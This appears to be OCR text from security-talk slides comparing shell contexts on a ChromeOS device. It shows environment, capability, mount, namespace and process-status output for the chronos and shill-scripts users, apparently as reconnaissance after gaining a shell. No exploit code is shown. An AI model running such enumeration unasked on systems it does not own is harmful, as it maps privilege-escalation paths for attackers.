
UID/GID=1000
HOME=/home/chronos/user
SHELL=/bin/bash
PATH=/bin;/usr/bin

UID/GID=295
HOME=/dev/null
SHELL=/bin/false
PATH=/usr/bin:/usr/sbin:/bin:
/usr/local/sbin:/usr/local/bin



```
chronos@localhost / $ env
SHELL=/bin/sh
TERM=xterm
DATA_DIR=/home/chronos
LC_ALL=en_US.utf8
USER=chronos
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40
42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.
;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*
1:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;3
01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pb
5:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01
.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:
;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01
.log=00;32:*.patch=00;32:*.pdf=00;32:*.ps=00;32:*.tex=00;32:*.txt=00;32
=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opu
LSB_RELEASE_TIME=1535494113
DBUS_FATAL_WARNINGS=0
PATH=/bin:/usr/bin
CHROMEOS_SESSION_LOG_DIR=/home/chronos/user/log
PWD=/run/shill
CURRENT_COMMAND=set_cellular_ppp
DONT_CRASH_ON_ASSERT=1
HOME=/home/chronos/user
SHLVL=2
CHROME_LOG_FILE=/var/log/chrome/chrome
LOGNAME=chronos
DBUS_SESSION_BUS_ADDRESS=disabled:
XDG_RUNTIME_DIR=/run/chrome
LSB_RELEASE=CHROMEOS_AUSERVER=https://tools.google.com/service/update2
CHROMEOS_BOARD_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_CANARY_APPID={90F229CE-83E2-4FAF-8479-E368A34938B1}
CHROMEOS_DEVSERVER=
CHROMEOS_RELEASE_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_RELEASE_BOARD=butterfly-signed-mp-v4keys
CHROMEOS_RELEASE_BRANCH_NUMBER=67
CHROMEOS_RELEASE_BUILDER_PATH=butterfly-release/R65-10323.67.9
CHROMEOS_RELEASE_BUILD_NUMBER=10323
CHROMEOS_RELEASE_BUILD_TYPE=Official Build
```

```
chronos@localhost / $ set
BASH=/bin/bash
BASHOPTS=checkwinsize:cmdhist:complete_
mp:promptvars:sourcepath
BASH_ALIASES=()
BASH_ARGC=()
BASH_ARGV=()
BASH_CMDS=()
BASH_LINENO=()
BASH_SOURCE=()
BASH_VERSINFO=([0]="4" [1]="3" [2]="42"
BASH_VERSION='4.3.42(1)-release'
CHROMEOS_SESSION_LOG_DIR=/home/chronos/
CHROME_LOG_FILE=/var/log/chrome/chrome
COLUMNS=162
CURRENT_COMMAND=set_cellular_ppp
DATA_DIR=/home/chronos
DBUS_FATAL_WARNINGS=0
DBUS_SESSION_BUS_ADDRESS=disabled:
DIRSTACK=()
DONT_CRASH_ON_ASSERT=1
EUID=1000
GROUPS=()
HISTFILE=/home/chronos/user/.bash_histo
HISTFILESIZE=500
HISTSIZE=500
HOME=/home/chronos/user
HOSTNAME=localhost
HOSTTYPE=x86_64
IFS=$' \t\n'
LC_ALL=en_US.utf8
LINES=40
LOGNAME=chronos
LSB_RELEASE=$'CHROMEOS_AUSERVER=https://tools.google.com/service/update2\nCHROMEOS_BOARD_A
29CE-83E2-4FAF-8479-E368A34938B1}\nCHROMEOS_DEVSERVER=\nCHROMEOS_RELEASE_APPID={6372E332-9
v4keys\nCHROMEOS_RELEASE_BRANCH_NUMBER=67\nCHROMEOS_RELEASE_BUILDER_PATH=butterfly-release
UILD_TYPE=Official Build\nCHROMEOS_RELEASE_CHROME_MILESTONE=65\nCHROMEOS_RELEASE_DESCRIPTI
SE_NAME=Chrome OS\nCHROMEOS_RELEASE_PATCH_NUMBER=9\nCHROMEOS_RELEASE_TRACK=stable-channel\
ASE=10323.67.9\n'
LSB_RELEASE_TIME=1535494113
```




```
shill-scripts@localhost / $ env
env
TERM=linux
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=
0;42:ow=34;42:st=
1:*.txz=01;31:*.t
.bz=01;31:*.tbz=0
31:*.zoo=01;31:*.
a=01;35:*.xbm=01;
;35:*.m2v=01;35:*
rm=01;35:*.rmvb=0
:*.ogv=01;35:*.og
xt=00;32:*.aac=00
6:*.oga=00;36:*.o
PATH=/usr/bin:/us
JOB=ui
PWD=/
SHLVL=1
UPSTART_INSTANCE=
UPSTART_EVENTS=st
UPSTART_JOB=debug
INSTANCE=
__MINIJAIL_FD=3
_=/usr/bin/env
```

```
shill-scripts@localhost / $ set
set
BASH=/bin/bash
BASHOPTS=checkwinsize:cmdhist:complete_fullquote:expand_aliases:extquote:force_fignore:hist
mp:promptvars:sourcepath
BASH_ALIASES=()
BASH_ARGC=()
BASH_ARGV=()
BASH_CMDS=()
BASH_LINENO=()
BASH_SOURCE=()
BASH_VERSINFO=([0]="4" [1]="3" [2]="42" [3]="1" [4]="release" [5]="x86_64-cros-linux-gnu")
BASH_VERSION='4.3.42(1)-release'
COLUMNS=80
DIRSTACK=()
EUID=295
GROUPS=()
HISTFILE=/dev/null/.bash_history
HISTFILESIZE=500
HISTSIZE=500
HOSTNAME=localhost
HOSTTYPE=x86_64
IFS=$' \t\n'
INSTANCE=
JOB=ui
LINES=24
LS_COLORS='rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:
;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;
1;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;
31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar
=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35
35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.m
*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01
1;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.o
*.log=00;32:*.patch=00;32:*.pdf=00;32:*.ps=00;32:*.tex=00;32:*.txt=00;32:*.aac=00;36:*.au=0
3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36
MACHTYPE=x86_64-cros-linux-gnu
MAILCHECK=60
OLDPWD=/proc/self/ns
OPTERR=1
```

P1 chronos

HIGH SCORE
07000

shill-scripts P2



```
chronos@localhost /run/shill $ /sbin/capsh --print
Current: =
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_
vice,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_mod
,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,c
_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=1000(chronos)
gid=1000(chronos)
groups=7(lp),18(audio),27(video),208(pkcs11),222(input),240(brltty),303(policy-readers)
```

```
chronos@localhost / $ cat /proc/cgroups
#subsys_name    hierarchy       num_cgroups     enabled
cpu     1       8       1
freezer 2       5       1
chronos@localhost / $
chronos@localhost / $ /sbin/getcap -r / 2>/dev/null
/sbin/unix_chkpwd = cap_dac_override+ep
/usr/bin/fusermount = cap_sys_admin+ep
/bin/ping6 = cap_net_raw+ep
/bin/ping = cap_net_raw+ep
/bin/arping = cap_net_raw+ep
```


```
chronos@localhost / $ cat /proc/self/status
Name:   cat
State:  R (running)
Tgid:   9410
Pid:    9410
PPid:   3153
TracerPid:      0
Uid:    1000    1000    1000    1000
Gid:    1000    1000    1000    1000
FDSize: 256
Groups: 7 18 27 208 222 240 303 403 600 1000 1001
VmPeak:    11400 kB
VmSize:    11400 kB
VmLck:         0 kB
VmPin:         0 kB
VmHWM:       900 kB
VmRSS:       900 kB
VmData:      416 kB
VmStk:       136 kB
VmExe:      1032 kB
VmLib:      1944 kB
VmPTE:        36 kB
VmSwap:        0 kB
Threads:        1
SigQ:   1/31083
SigPnd: 0000000000000000
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000001
SigCgt: 0000000180000000
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000001fffffffff
CapAmb: 0000000000000000
NoNewPrivs:     1
Seccomp:        0
Cpus_allowed:   3
Cpus_allowed_list:      0-1
voluntary ctxt switches:        0
```

```
chronos@localhost /run/shill $ findmnt
TARGET                                                            SOURCE             FSTYPE   OPTIONS
/                                                                 /dev/dm-0          ext2     ro,relatime
├─/dev                                                            devtmpfs           devtmpfs rw,nosuid,noexec,relat
│ ├─/dev/shm                                                      shmfs              tmpfs    rw,nosuid,nodev,noexec
│ ├─/dev/pts                                                      devpts             devpts   rw,nosuid,noexec,relat
│ └─/dev/pstore                                                   pstore             pstore   rw,nosuid,nodev,noexec
├─/proc                                                           none               proc     rw,nosuid,nodev,noexec
├─/sys                                                            none               sysfs    rw,nosuid,nodev,noexec
│ ├─/sys/kernel/debug                                             debugfs            debugfs  rw,nosuid,nodev,noexec
│ ├─/sys/fs/pstore                                                pstore             pstore   rw,nosuid,nodev,noexec
│ └─/sys/fs/cgroup                                                none               tmpfs    rw,nosuid,nodev,noexec
│   ├─/sys/fs/cgroup/cpu                                          cgroup             cgroup   rw,nosuid,nodev,noexec
│   └─/sys/fs/cgroup/freezer                                      cgroup             cgroup   rw,nosuid,nodev,noexec
├─/tmp                                                            tmp                tmpfs    rw,nosuid,nodev,noexec
├─/run                                                            run                tmpfs    rw,nosuid,nodev,noexec
│ ├─/run/debugfs_gpu                                              debugfs[/dri/0]    debugfs  rw,nosuid,nodev,noexec
│ └─/run/cryptohome/ephemeral_mount/24f9a94ec6c35d1da9e82d4bca82e3da01fd101f
│   /dev/loop1       ext4      rw,nosuid,nodev,noexec,relatime
├─/mnt/stateful_partition                                         /dev/sda1          ext4     rw,nosuid,nodev,noexec
│ └─/mnt/stateful_partition/encrypted                             /dev/mapper/encstateful
│   ext4      rw,nosuid,nodev,noexec,noatime,discard,commit=600,data=ordered
├─/usr/share/oem                                                  /dev/sda8          ext4     ro,nosuid,nodev,noexec
├─/home                                                           /dev/sda1[/home]   ext4     rw,nosuid,nodev,noexec
│ ├─/home/chronos                                                 /dev/mapper/encstateful[/chronos]
│ │ ext4      rw,nosuid,nodev,noexec,noatime,discard,commit=600,data=ordered
│ │ ├─/home/chronos/user                                          /dev/loop1[/user]  ext4     rw,nosuid,nodev,noexec
│ │ └─/home/chronos/u-24f9a94ec6c35d1da9e82d4bca82e3da01fd101f     /dev/loop1[/user]  ext4     rw,nosuid,nodev,noexec
│ ├─/home/user/24f9a94ec6c35d1da9e82d4bca82e3da01fd101f            /dev/loop1[/user]  ext4     rw,nosuid,nodev,noexec
│ └─/home/root/24f9a94ec6c35d1da9e82d4bca82e3da01fd101f            /dev/loop1[/root]  ext4     rw,nosuid,nodev,noexec
├─/var                                                            /dev/mapper/encstateful[/var]
│ ext4      rw,nosuid,nodev,noexec,noatime,discard,commit=600,data=ordered
└─/media                                                          media              tmpfs    rw,nosuid,nodev,noexec
```

```
chronos@localhost /proc/self/ns $ pwd
/proc/self/ns
chronos@localhost /proc/self/ns $ ls -al
total 0
dr-x--x--x 2 chronos chronos 0 Jun 27 22:29 .
dr-xr-xr-x 8 chronos chronos 0 Jun 27 12:03 ..
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 net -> 'net:[4026531957]'
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 user -> 'user:[4026531837]'
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 uts -> 'uts:[4026531838]'
```

```
chronos@localhost / $ cat /proc/$$/status
Name:   bash
State:  S (sleeping)
Tgid:   3153
Pid:    3153
PPid:   3103
TracerPid:      0
Uid:    1000    1000    1000    1000
Gid:    1000    1000    1000    1000
FDSize: 256
Groups: 7 18 27 208 222 240 303 403 600 1000 1001
VmPeak:     9484 kB
VmSize:     9452 kB
VmLck:         0 kB
VmPin:         0 kB
VmHWM:      2272 kB
VmRSS:      2272 kB
VmData:      444 kB
VmStk:       136 kB
VmExe:       648 kB
VmLib:      2376 kB
VmPTE:        32 kB
VmSwap:        0 kB
Threads:        1
SigQ:   1/31083
SigPnd: 0000000000000000
ShdPnd: 0000000000000000
SigBlk: 0000000000010000
SigIgn: 0000000000380004
SigCgt: 000000004b817efb
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000001fffffffff
CapAmb: 0000000000000000
NoNewPrivs:     1
Seccomp:        0
Cpus_allowed:   3
Cpus_allowed_list:      0-1
voluntary ctxt switches:        1211
```

```
chronos@localhost /proc/self/fd $ ls -al
total 0
dr-x------ 2 chronos chronos  0 Jun 27 22:29 .
dr-xr-xr-x 8 chronos chronos  0 Jun 27 12:03 ..
lrwx------ 1 chronos chronos 64 Jun 27 22:29 0 -> /dev/pts/0
lrwx------ 1 chronos chronos 64 Jun 27 22:29 1 -> /dev/pts/0
lrwx------ 1 chronos chronos 64 Jun 27 22:29 2 -> /dev/pts/0
lrwx------ 1 chronos chronos 64 Jun 27 22:29 255 -> /dev/pts/0
```



```
shill-scripts@localhost / $ /sbin/capsh --print
/sbin/capsh --print
Current: =
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_
vice,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_s
,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,
_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=295(shill-scripts)
gid=295(shill-scripts)
groups=
```

```
shill-scripts@localhost / $ cat /proc/cgroups
cat /proc/cgroups
#subsys_name    hierarchy       num_cgroups     enabled
cpu     1       8       1
freezer 2       5       1
shill-scripts@localhost / $ /sbin/getcap -r / 2>/dev/null
/sbin/getcap -r / 2>/dev/null
/sbin/unix_chkpwd = cap_dac_override+ep
/usr/bin/fusermount = cap_sys_admin+ep
/bin/ping6 = cap_net_raw+ep
/bin/ping = cap_net_raw+ep
/bin/arping = cap_net_raw+ep
```

```
shill-scripts@localhost / $ findmnt
findmnt
TARGET                             SOURCE             FSTYPE   OPTIONS
/                                  /dev/dm-0          ext2     ro,relatime
|-/dev                             devtmpfs           devtmpf  rw,nosuid,noexec,relatime,
| |-/dev/shm                       shmfs              tmpfs    rw,nosuid,nodev,noexec,rel
| |-/dev/pts                       devpts             devpts   rw,nosuid,noexec,relatime,
| `-/dev/pstore                    pstore             pstore   rw,nosuid,nodev,noexec,rel
|-/proc                            none               proc     rw,nosuid,nodev,noexec,rel
|-/sys                             none               sysfs    rw,nosuid,nodev,noexec,rel
| |-/sys/kernel/debug              debugfs            debugfs  rw,nosuid,nodev,noexec,rel
| |-/sys/fs/pstore                 pstore             pstore   rw,nosuid,nodev,noexec,rel
| `-/sys/fs/cgroup                 none               tmpfs    rw,nosuid,nodev,noexec,rel
|   |-/sys/fs/cgroup/cpu           cgroup             cgroup   rw,nosuid,nodev,noexec,rel
|   `-/sys/fs/cgroup/freezer       cgroup             cgroup   rw,nosuid,nodev,noexec,rel
|-/tmp                             tmp                tmpfs    rw,nosuid,nodev,noexec,rel
|-/run                             run                tmpfs    rw,nosuid,nodev,noexec,rel
| `-/run/debugfs_gpu               debugfs[/dri/0]    debugfs  rw,nosuid,nodev,noexec,rel
|-/mnt/stateful_partition          /dev/sda1          ext4     rw,nosuid,nodev,noexec,noa
| `-/mnt/stateful_partition/encrypted
|   /dev/mapper/encstateful
|   ext4     rw,nosuid,nodev,noexec,noa
|-/usr/share/oem                   /dev/sda8          ext4     ro,nosuid,nodev,noexec,rel
|-/home                            /dev/sda1[/home]   ext4     rw,nosuid,nodev,noexec,noa
| `-/home/chronos                  /dev/mapper/encstateful[/chronos]
|   ext4     rw,nosuid,nodev,noexec,noa
|-/var                             /dev/mapper/encstateful[/var]
| ext4     rw,nosuid,nodev,noexec,noa
|-/media                           media              tmpfs    rw,nosuid,nodev,noexec,rel
`-/debugd                          none               tmpfs    rw,nosuid,nodev,noexec,rel
```

```
shill-scripts@localhost / $ cat /proc/self/status
cat /proc/self/status
Name:   cat
State:  R (running)
Tgid:   9412
Pid:    9412
PPid:   3942
TracerPid:      0
Uid:    295     295     295     295
Gid:    295     295     295     295
FDSize: 256
Groups:
VmPeak:     9636 kB
VmSize:     9636 kB
VmLck:         0 kB
VmPin:         0 kB
VmHWM:       812 kB
VmRSS:       812 kB
VmData:      284 kB
VmStk:       136 kB
VmExe:      1032 kB
VmLib:      1944 kB
VmPTE:        28 kB
VmSwap:        0 kB
Threads:        1
SigQ:   0/31083
SigPnd: 0000000000000000
ShdPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000000000000
SigCgt: 0000000180000000
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000001fffffffff
CapAmb: 0000000000000000
NoNewPrivs:     0
Seccomp:        0
Cpus_allowed:   3
Cpus_allowed_list:      0-1
```

```
shill-scripts@localhost /proc/self/ns $ pwd
pwd
/proc/self/ns
shill-scripts@localhost /proc/self/ns $ ls -al
ls -al
total 0
dr-x--x--x 2 shill-scripts shill-scripts 0 Jun 27 22:31 .
dr-xr-xr-x 8 shill-scripts shill-scripts 0 Jun 27 12:03 ..
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 mnt -> 'mnt:[4026532567]'
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 net -> 'net:[4026531957]'
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 user -> 'user:[4026531837]'
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 uts -> 'uts:[4026531838]'
```


```
shill-scripts@localhost / $ cat /proc/$$/status
cat /proc/$$/status
Name:   bash
State:  S (sleeping)
Tgid:   3942
Pid:    3942
PPid:   3941
TracerPid:      0
Uid:    295     295     295     295
Gid:    295     295     295     295
FDSize: 256
Groups:
VmPeak:     7704 kB
VmSize:     7704 kB
VmLck:         0 kB
VmPin:         0 kB
VmHWM:      2016 kB
VmRSS:      2016 kB
VmData:      328 kB
VmStk:       136 kB
VmExe:       648 kB
VmLib:      2376 kB
VmPTE:        28 kB
VmSwap:        0 kB
Threads:        1
SigQ:   0/31083
SigPnd: 0000000000000000
ShdPnd: 0000000000000000
SigBlk: 0000000000010000
SigIgn: 0000000000380004
SigCgt: 000000004b817efb
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000001fffffffff
CapAmb: 0000000000000000
NoNewPrivs:     0
Seccomp:        0
Cpus_allowed:   3
Cpus_allowed_list:      0-1
```

```
shill-scripts@localhost /proc/self/fd $ ls -al
ls -al
total 0
dr-x------ 2 shill-scripts shill-scripts  0 Jun 27 22:30 .
dr-xr-xr-x 8 shill-scripts shill-scripts  0 Jun 27 12:03 ..
lrwx------ 1 shill-scripts shill-scripts 64 Jun 27 22:30 0 -> /dev/pts/5
lrwx------ 1 shill-scripts shill-scripts 64 Jun 27 22:30 1 -> /dev/pts/5
lr-x------ 1 shill-scripts shill-scripts 64 Jun 27 22:30 14 -> /dev/urandom
lrwx------ 1 shill-scripts shill-scripts 64 Jun 27 22:30 2 -> /dev/pts/5
lrwx------ 1 shill-scripts shill-scripts 64 Jun 27 22:30 255 -> /dev/pts/5
l-wx------ 1 shill-scripts shill-scripts 64 Jun 27 22:30 4 -> 'pipe:[21547]'
```


OS/SYSTEM COMMANDS

HIGH SCORE
07000


KERNEL INFO & LOGS



